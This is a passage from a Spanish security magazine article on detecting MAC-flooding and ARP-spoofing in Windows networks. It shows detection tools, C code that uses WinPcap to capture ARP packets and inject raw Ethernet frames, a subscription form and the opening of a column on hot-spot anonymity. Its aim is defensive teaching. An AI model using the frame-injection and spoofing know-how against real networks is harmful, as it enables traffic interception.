Teniendo en cuenta este modo de trabajo de switch, los métodos tradicionales de la escucha no pueden emplearse en las redes conmutadoras – los marcos no llegan a otros usuarios. En ellas se aplican otros dos métodos: *MAC-flooding* y *ARP-spoofing*. Seguramente, cada administrador tarde o temprano se encontrará con el *script kiddie* que trate tercamente de recoger el tráfico de red con estos métodos (mira Recuadro *MAC-flooding y ARP-spoofing*). Sin embargo, la detección de este husmeo es posible. A ver, ¿cómo lograrlo? – vamos a empezar por el caso más fácil, *MAC-flooding*.

Atención – diluvio!

MAC-flooding se basa en desbordar la red con los marcos con las direcciones de origen falsas. Usualmente los marcos están dirigidos por el intruso a una dirección de *broadcast* o una dirección no existente en la red. Estos marcos van a venir a nuestra tarjeta en ambos casos – sin depender de un ataque logrado o no (si el agresor los dirige a nuestro vecino, van a llegar a nosotros sólo en caso de un diluvio logrado del switch). En-

En este artículo aprenderás...

- cómo los intrusos escuchan en las redes conmutadas,
- cómo detectar el sniffing en sistemas de Windows.

Lo que deberías saber...

- deberías conocer las bases de programación de lenguaje C para Windows.

MAC-flooding y ARP-spoofing

Durante un breve periodo de tiempo después de arrancar o reiniciar el switch, los marcos están transferidos a todos los puertos (similarmente como en el caso de hub). Luego, cuando el switch ya recuerda todas las conexiones de las direcciones físicas con los puertos, los marcos van a llegar exclusivamente al puerto relacionado con una dirección adecuada. Cuando re-conectemos algún equipo de un puerto a otro, no podrá recibir los marcos, hasta que él mismo no mande alguna información, gracias a la cual el switch se dará cuenta de que el equipo está conectado a otro puerto.

MAC-flooding consiste en desbordar el switch con una gran cantidad de marcos con muchas direcciones de origen MAC no existentes en la red, con fin de llenar la memoria destinada para relacionar las direcciones a cada puerto. El switch desbordado empieza a portarse como un concentrador normal – manda los marcos recibidos a todos sus puertos. Ese método es eficaz sólo en relación con los switch más baratos, en los cuales la memoria na para los mapeados entre MAC y el número de puerto es pequeña y común para todos los puertos.

ARP-spoofing es el método más eficaz, no ataca al switch sino a la víctima que manda las informaciones a una dirección física inadecuada. El ataque consiste en fingirse el agresor a uno de los ordenadores en la red local (es natural que frecuentemente es una entrada de Internet) a través de mandar los falsos paquetes *ARP-Reply* que contienen el falso mapeado (es decir la vinculación de las direcciones IP con las direcciones MAC), que informan a la víctima que la dirección física de esta entrada es la dirección verdadera de la máquina del agresor. De este modo, lo que debe ir a la entrada, va al intruso debe mandar los paquetes recibidos a la entrada verdadera para quedar invisible.

Vale la pena observar que los mapeados ARP almacenados en la memoria cache (*ARP-cache*) de el switch están actualizados por el sistema, incluso en el caso de que reciba el paquete *ARP-reply*. Eso pasa incluso a pesar de que el switch no mande el pedido *ARP-request*. Eso facilita bastante el trabajo a los maleantes informáticos.

tonces, si los marcos recibidos por nuestra tarjeta tienen la dirección del remitente en realidad no existente en la red, eso va a significar que alguien está tratando de desbordar el switch. Sólo falta revisar cuáles direcciones MAC están en realidad en nuestra red.

También puede pasar que en la red aparece el marco destinado a un ordenador que no es conocido por el switch – entonces el switch se va a portar como un concetrador normal y va a mandar este marco a todos sus puertos. Aunque esta situación no debería pasar – pues antes de que alguien mande el marco a algún ordenador, se le pregunta por una dirección física (en caso de la pila de los protocolos TCP/IP mediante la consulta broadcasting *ARP-request*), y éste responde con un marco adecuado *ARP-reply*, del cual el switch aprende la localización del ordenador con esta dirección MAC. Entonces si nuestra interfaz de la red recibe el marco (o peor – muchos marcos) no destinados para nosotros, podemos sospechar que nuestro switch está desbordado y tenemos un caso de un ataque logrado tipo *MAC-flooding*.

La detección del ataque con uso del método *MAC-flooding* se basa en analizar todos los marcos que llegan a nuestra tarjeta de red. A una red computada no atacada deben llegar los marcos de *broadcast*, marcos de *multicast* y marco destinados a nuestro ordenador. Cada administrador debe tener preparada la lista adecuada de las direcciones físicas de ordenadores en la red, pero a los que olvidan serviría un programa listo preguntando (con uso del protocolo ARP) todas las direcciones IP de la red local por sus direcciones físicas y en seguida analizando el transfer que llega a nuestra tarjeta.

Para detectar *MAC-flooding* nos va a servir un programa *MACManipulator* (puesto en el CD adjunto al número), una herramienta gratuita que realiza las tareas descritas, destinada para el ambiente Windows. Adicionalmente *MACManipulator* posibilita un ataque simulado tipo *MAC-flooding* – todos pueden revisar si los switches que usan están susceptible a parecida agresión. La herramienta requiere una librería *WinPcap* instalada (véase Recuadro *En la red*) – pero en el combo está adjunta la versión 3.0. Para hacer un examen de detección de ataque, hay que escoger un subprograma *Anty-MACflooding*. La ventana principal de subprograma esta presentada en la Figura 1.

Empezando el examen tenemos que escoger la tarjeta de red (si en el ordenador hay más de una tarjeta) por la cual empezará el análisis. Escogemos marcando uno de los campos de la lista, donde se ven los identificadores en sistema de todas interfaces y en la red. El usuario tiene también la posibilidad de dar el tiempo de colectar los datos (las direcciones físicas MAC) de los ordenadores que están en la red y el tiempo de análisis de los marcos recibidos por la tarjeta – el tiempo más largo le da más precisión al trabajo de la herramienta.

Después de colectar la información sobre las direcciones físicas, el programa empezará a recoger y analizar los marcos que llegan. Cuando se acaba el tiempo definido está mostrada la estadística. Los marcos recibidos están relacionados a los grupos adecuados:

- marcos de *broadcast*,
- marcos de *multicast*,
- marcos destinados a una tarjeta de red concreta,
- marcos destinados a otros usuarios.

Los marcos con la dirección física que no pertenecen a ninguno de los ordenadores encontrados en la red (entonces los marcos de los cuales sospechamos, que están desbordando el switch) están mostrados gráficamente (el color rojo). El programa no avisa al usuario pero




Figura 1. *La ventana principal del subprograma AntyMACflooding*




Figura 2. *El resultado del análisis de programa AntyMACflooding*

la estadística puede estar (como en la Figura 2) alarmando – casi la mitad de los marcos recogidos fue mandada desde las direcciones físicas MAC no conocidas.

Por supuesto, puede pasar que cuando hacíamos la escucha, a la red se conectaron algunos ordenadores o que tenemos en la red las máquinas usando otra pila de protocolos – como IPX/SPX, que por supuesto no respondieron a las preguntas ARP y están mandando los marcos desconocidos, cuyo origen nuestro programa no es capaz de identificar. Sin embargo hablamos de una herramienta destinada a un administrador, que debería saber estas cosas sobre su red.

MAC-flooding es una técnica fácil de detectar. En cuanto a *ARP-spoofing* la cosa se presenta peor – un ataque de este tipo es un poco más complicado y requiere otros modos de detección. Vamos a ver cómo se puede detectar este ataque en la red basada en sistemas Windows.

Cuando los dos dicen lo mismo – ARP-spoofing

Ataque *ARP-spoofing* es un ataque muy eficaz y no sólo en caso de los switch (véase Recuadro *MAC-flooding y ARP-spoofing*). Fuerza a la víctima a mandar sus datos a donde no deberían llegar – independientemente de si la red está conmutada y de la cantidad de dispositivos de red encontrados por el camino. Adicionalmente los creadores del sistema operativo Windows implementaron ARP en el modo que facilita la vida del agresor:

- Cada respuesta *ARP-reply* que viene cambia las inscripciones en la tabla local ARP (independientemente de si el ordenador al cual llega preguntaba por algo),
- incluso las inscripciones hechas por la mano del administrador en la tabla de mapeado ARP (*ARP-cache*) están estáticas hasta que aparezca el paquete *ARP-reply.*

Supongamos que estamos disponiendo de una lista de las direcciones físicas en nuestra red – pero nos falta tiempo para revisar un tras otra si alguna no ha cambiado (esto pue-

En la red

- *http://www.kis.p.lodz.pl/~mszmit/zasoby.html* – paquete de herramientas para la detección de sniffing,
- *http://winpcap.polito.it/install/default.htm* – librería *WinPcap.*

Defensa

de hacer por nosotros un programa de Linux *arpwatch* o un adecuado sistema de detección de los intrusos). Lo único que podemos hacer es preguntar a todos los ordenadores de nuestra red por las direcciones MAC y revisar si no llegaron dos respuestas a una de las preguntas. Por supuesto, si el agresor que se hace pasar por una de las máquinas las inmoviliza (por ejemplo con un ataque de DoS o físicamente – cortando los cables), entonces así no vamos a detectar el ataque.

Para el análisis usamos una herramienta gratuita de Windows, *ARPanalyzer* (también lo tenéis en el CD adjunto al número). *ARPanalyzer* adicionalmente hace un ataque simulado tipo *ARP-spoofing* (no se puede usarlo para hacer un ataque en práctica, para eso se necesita redestinar los marcos recogidos a un destinatario verdadero). La ventana principal del programa *ARPanalyzer* se ilustra en la Figura 3.

La revisión de red LAN para detectar los usuarios que se hacen pasar por otros se puede hacer en programa *ARPanalyzer* con ayuda de tres exámenes.

El primero de ellos – *quiz from my address* – se basa en hacer preguntas (a través del protocolo ARP) por la dirección física, usando la propia dirección MAC. El ataque va a ser detectado con éxito si el agresor escoge nuestro ordenador como su víctima. En este caso tratamos de preguntar (usando la propia dirección como la dirección del remitente) por ejemplo por la dirección de la entrada de Internet y esperamos si no llegan dos (o más) respuestas – si hay más de una respuesta tenemos la prueba del ataque *ARP-spoofing*.

El segundo examen aprovecha el hecho de que normalmente el intruso no escoge el ordenador del administrador de la red como objetivo del ataque. Por eso es una buena idea hacerse pasar por una víctima potencial del ataque (opción *ARPspoofing*), falsificando la propia pregunta *ARP-request*. Por supuesto el switch (si tenemos




Figura 3. *La ventana principal del programa ARPanalyzer*




Figura 4. *El resultado del trabajo del programa ARPanalyzer*

la red computada) va a aprender rápido, que a nuestro puerto toca desde ahora dirigir el transfer destinado en realidad para la víctima. Esta manipulación va a causar el corto de la víctima de la red – naturalmente hasta el momento cuando mande a la red cualquier cosa que cause que el switch otra vez recuerde su localización. En el peor de los casos (cuando la víctima está haciendo la transmisión de datos intensiva) puede resultar que la pedida por nosotros falsa respuesta del agresor no llege a nosotros sino a una víctima real. No hay nada más fácil que desconectar la víctima potencial del switch por el tiempo necesario para hacer examenes. Vale la pena decidirse a eso (el examen dura apenas unos segundos y el usuario no debería darse cuenta de nada), porque en otro caso nos espera adicionalmente una llamada del usuario asustado por la información *El sistema detectó un conflicto de las direcciones*.

Pero cuando no sabemos quién y a cuál ordenador quisiera fingirse, la única posibilidad es preguntar a toda la red por nuestra propia dirección (pedir una solución a todas las direcciones IP de toda la red local).

Después de ejercer el programa y escoger la tarjeta de red a través de la cual se va a hacer el examen pulsamos el botón *Check*. El resultado de cada examen va a ser un comunicado informando sobre la cantidad de respuestas sobre la pregunta enviada.

Si observamos el resultado como él en la Figura 4, podemos estar seguros de que en nuestra red trabaja el intruso. Si el programa no recibe ninguna respuesta doble – es posible que nuestra red esté segura. Pero eso puede significar también que el agresor usa una técnica nueva, todavía imposible de detectar.

Resumen

La detección del sniffing en sistemas Windows es mucho más difícil que en el caso de sistemas de Linux. Si Linux tiene como stan-

El uso de la librería WinPcap para recibir y mandar los marcos de ethernet

La librería *WinPcap* da la posibilidad de analizar los datos recibidos por la tarjeta de red. Es una librería gratuita para el ambiente Windows, creada en la Politécnica de Torino (Italia). Ofrece las funciones parecidas a las de librería *libpcap* disponible en los sitemas *NIX. Es necesaria para el trabajo descrito en el artículo del paquete de herramientas. ¿Cómo la usó el autor para crear las herramientas? ¿Cómo usarla en el propio programa de análisis de transferencia en la red?

Al principio hay que declarar las estructuras adecuadas a las apropiadas cabeceras de protocolos. Estas estructuras posibilitan referirse a adecuados campos en la cabecera. La estructura `ip _ address` (Listado 1) se refiere a la dirección IP, la estructura `hw _ address` (Listado 2) se refiere a la dirección física MAC, en cambio `arp _ header` (Listado 3) es una estructura que refleja los respectivos campos de la cabecera del protocolo ARP.

Antes de comenzar a poner cada función, hay que declarar las variables adecuadas. Las variables servirán para guardar los indicadores a definidas fuentes de la red (véase Listado 4).

El próximo paso es la toma de los identificadores de todas las tarjetas de red disponibles que se encuentran en el sistema:

```
if (pcap_findalldevs(&alldevs, errbuf) == -1) { //error }
```

El próximo paso es escoger una interfaz de la red. La elección se puede hacerla usando la siguiente construcción (`inum` tiene que ser de los límites de la cantidad de tarjetas disponibles):

```
for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
```

Gracias a eso los datos recibidos y analizados procederán de la tarjeta de red seleccionada.

La reconexión de la tarjeta de red a un modo general va a posibilitarnos el acceso a los datos disponibles en cada capa – eso se realiza con ayuda de la función `pcap _ open _ live`. Durante la configuración de esta función hay que fijarse en el volumen máximo de los datos. En caso de recibir los datos este volumen debe ser igual con la máxima cantidad de los datos posibles de mandar a través de la red, en cambio en caso de mandar los datos, su volumen debe estar adecuado al tamaño de los datos mandados. Puesto que la función `pcap _ open _ live` está mostrada en Listado 5.

La configuración de filtro permite a la selección de los datos recibidos. Gracias a esto a las capas superiores van a estar transferidas sólo estos datos que cumplen los criterios definidos. En nuestro caso esos van a ser los paquetes ARP (véase Listado 6).

La escucha de los marcos está realizada en nudo. Las configuraciones mencionadas de la filtración de los datos nos da garantía de recibir sólo los paquetes ARP. La atribución de la estructura `arp _ header` a los datos recibidos (`pkt _ data`) posibilitará referirse a los respectivos campos de la cabecera (Listado 7). La situación va a ser diferente cuando queramos mandar los datos a través del programa creado. En este caso hay que crear la estructura adecuada (en este caso será el marco de ethernet).

```
u_char packet[100]; //tabla referida a cada marco
```

Las siguientes líneas del código llenan bytes respectivos de marco declarado. Los primeros seis bytes responden por el MAC fisíco del destinatario de marco, en cambio Slos seis siguientes por la dirección MAC de remitente (véase Listado 8).

La última cosa por hacer es llenar los bytes de marco que quedan. A través de la función `pcap _ sendpacket` mandamos el marco hecho por la tarjeta de red antes escogida:

```
for(i=12;i<100;i++) { packet[i]=i%256; }
pcap_sendpacket(fp, packet, 100);
```

Listado 1. *Estructura ip_address*

```
typedef struct ip_address
{
  u_char byte1;
  u_char byte2;
  u_char byte3;
  u_char byte4;
}ip_address;
```

Listado 2. *Estructura hw_address*

```
typedef struct hw_address
{
    u_char byte1;
    u_char byte2;
    u_char byte3;
    u_char byte4;
    u_char byte5;
    u_char byte6;
}hw_address;
```

Listado 6. *Filtro responsable de la selección de los datos de la red*

```
if(d->addresses != NULL) {
 netmask=((struct sockaddr_in *)(d->addresses->netmask))
     ->sin_addr.S_un.S_addr;
} else { netmask=0xffffff; }
if(pcap_compile(adhandle, &fcode, filter, 1, netmask) <0 ) {
 //error
}
if(pcap_setfilter(adhandle, &fcode)<0) {
 //error
}
```

Listado 7. *Referencia de la estructura arp_header a los datos recibidos*

```
arp_header *headerARP;
while((res = pcap_next_ex( adhandle, &header, &pkt_data)) >= 0) {
 if(res == 0)
    continue; //en caso de pasar el tiempo de retraso
  arpRequest=(arp_header*)(pkt_data+14);
  //en la parte siguiente nos referimos a los campos
  //de la structura arp_header
}
```

Listado 3. *Estructura arp_header*

```
typedef struct arp_header{
    u_short t_hardware;   //hardware type
    u_short t_protocol;   //protocol type
    u_char h_len;         //hardware address length
    u_char p_len;         //protocol address length
    u_short option;       //operation
    hw_address s_mac;     //Sender hardware address
    ip_address saddr;     //Sender protocol address
    hw_address d_mac;     //Target hardware address
    ip_address daddr;     //Target protocol address
}arp_header;
```

Listado 4. *Declaración de las variables*

```
pcap_if_t *alldevs;             //indicador a la lista que contiene
                                //los identificadores de todas
                                //las tarjetas en el sistema
pcap_if_t *d;                   //idnicador a la escogida tarjeta de red
pcap_t *adhandle;               //indicador a tarjeta abierta
char errbuf[PCAP_ERRBUF_SIZE];  //buffer que identifica los errores surgidos
char filter[] = "arp";          //el nombre de los marcos filtrados
```

Listado 5. *Invocación de la función pcap_open_live*

```
if ( (adhandle= pcap_open_live(d->name, //nombre de la tarjeta
        65536,                     //de red la cantidad máxima
                                   //de los datos recibidos
                                   //(cabecera incluida del marco)
        1,                         //modo general
        1000,                      //el valor de retraso
                                   //de lectura de datos
        errbuf                     //indicador a buffer del error
        ) ) == NULL)
{ //error }
```

dard las herramientas que dan la posibilidad de mandar y manipular los paquetes, los productos de Microsoft no tienen esta funcionalidad. La única salida de esta situación es usar la librería *WinPcap*, que es lo mismo que un paquete unix *libpcap* (véase Recuadro *El uso de la librería WinPcap para recibir y mandar los marcos de ethernet*). El autor la usó para crear un combo de herramientas descrito, pero puede resultar necesaria a cada administrador de las redes basadas en Microsoft Windows, quien quiera crear propias aplicaciones para manipular los paquetes de la red. ■

Listado 8. *Código responsable de las direcciones MAC*

```
packet[0]=1;
packet[1]=1;
packet[2]=1;
packet[3]=1;
packet[4]=1;
packet[5]=1;

packet[6]=2;
packet[7]=2;
packet[8]=2;
packet[9]=2;
packet[10]=2;
packet[11]=2;
```

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 860 17 71 o por correo: Software-Wydawnictwo Sp. z o. o., Lewartowskiego 6, 00-190 Varsovia, Polonia; e-mail: subscription@software.com.pl

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripciones	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
			En total	

Realizo el pago con:

☐ **tarjeta de crédito nº** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **Válida hasta** ☐☐☐☐ **CVC Code** ☐☐☐

Fecha y firma obligatorias:


☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN:ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Deseo recibir la factura antes de realizar el pago ☐



Folletín

Tomasz Nidecki

Átame esta mosca por el rabo

Es una cálida y hermosa tarde de verano. El propietario de una pequeña cafetería de barrio, con la mirada fija en el monitor, juega entretenidamente *Half-Life*. De repente entra al local un chico de elegantes vestiduras. Gafas de Gucci, una camisa muy bien planchada y una gran sonrisa en su cara. Pone sobre el mostrador algo de calderilla y compra una hora de acceso a Internet. La novia del propietario, encargada de atender a los clientes y algo soñolienta, no le presta mucha atención por estar fascinada con el nuevo artículo de cómo gobernar a los hombres.

El chico se sienta en una esquina, conecta al puerto USB del ordenador la memoria flash. Con una cara impenetrable escribe algo en el teclado. El resto de los parroquianos del café no le prestan atención, están ocupados disparando a los monstruos o ligando en los chats. El chico, mientras sonríe atentamente, sale del sitio un poco antes de pasar una hora. La chica gruñiendo apenas dice: *hasta pronto*.

Unos días después las puertas del local se abren estrepitosamente, y entra la brigada antiterrorista. En cuestión de segundos arrestan al propietario y a su novia (paralizados del susto) y se los llevan a la comisaría. Resulta ser que días antes, desde la dirección IP asignada al café, se llevó a cabo un acceso ilegal a la Dirección General de Seguridad, y el robo de datos secretos. La explicaciones del propietario no le sirvieron de nada, que él no es responsable de las actividades de sus clientes. *Tendría que haber anotado los números de los D.N.I de los clientes*, fue lo único que escucho del fiscal.

Esta historia es sólo ficción, pero podría convertirse en realidad. Y cualquier día. La víctima puede ser no sólo el propietario de un Internet Café, sino también el de una empresa que no tenga nada que ver con Internet – por ejemplo, un restaurante que ha decidido poner en marcha un *hot spot* para sus clientes, o el administrador de una red local Wi-Fi de un bloque. Y nuevamente – las explicaciones no sirven para nada. ¿A quién le importa quién cometió el acceso ilegal? Las pruebas son pocas. La dirección IP habla por sí sola.

El anonimato adquirido por el infractor se ha convertido en una cuestión muy sencilla. Al olvido han pasado aquellos tiempos cuando era necesario bregar, conectándose con la víctima por medio de cinco servidores con la esperanza de encubrir así el verdadero origen de la infracción. La era de los Internet Cafés abrió las primeras puertas al verdadero anonimato, aunque no siempre han sido confortables para el infractor. Estaba obligado a emplear un ordenador ajeno y, quizás lo peor, pagar. Éste debería besar los pies de aquellos que iniciaron la moda de los hot spots gratuitos. Ahora es suficiente con comprar una tarjeta Wi-Fi para el portátil, sentarnos en la banqueta del parque y toda la red es nuestra. ¿Pero cómo nos pueden identificar? ¿Por medio de la dirección MAC? No vale gran cosa. Estamos completamente impunes.


Los hot spots adquieren cada día más popularidad. Es una trampa para conseguir más clientes, empleada cada vez más por las empresas. Incluso el restaurante de mi bloque, que aún no ha logrado *conquistarlo*, ya colgó en la puerta un cartel donde ofrece *hot spot* gratuito para sus clientes. Sin embargo, estoy casi seguro que su propietario no se puso a pensar que ocurriría si uno de sus clientes realiza un acceso en forma ilegal o sin autorización a un banco. Es como dejar la puerta abierta por la noche con la esperanza que el ladrón robe al vecino.

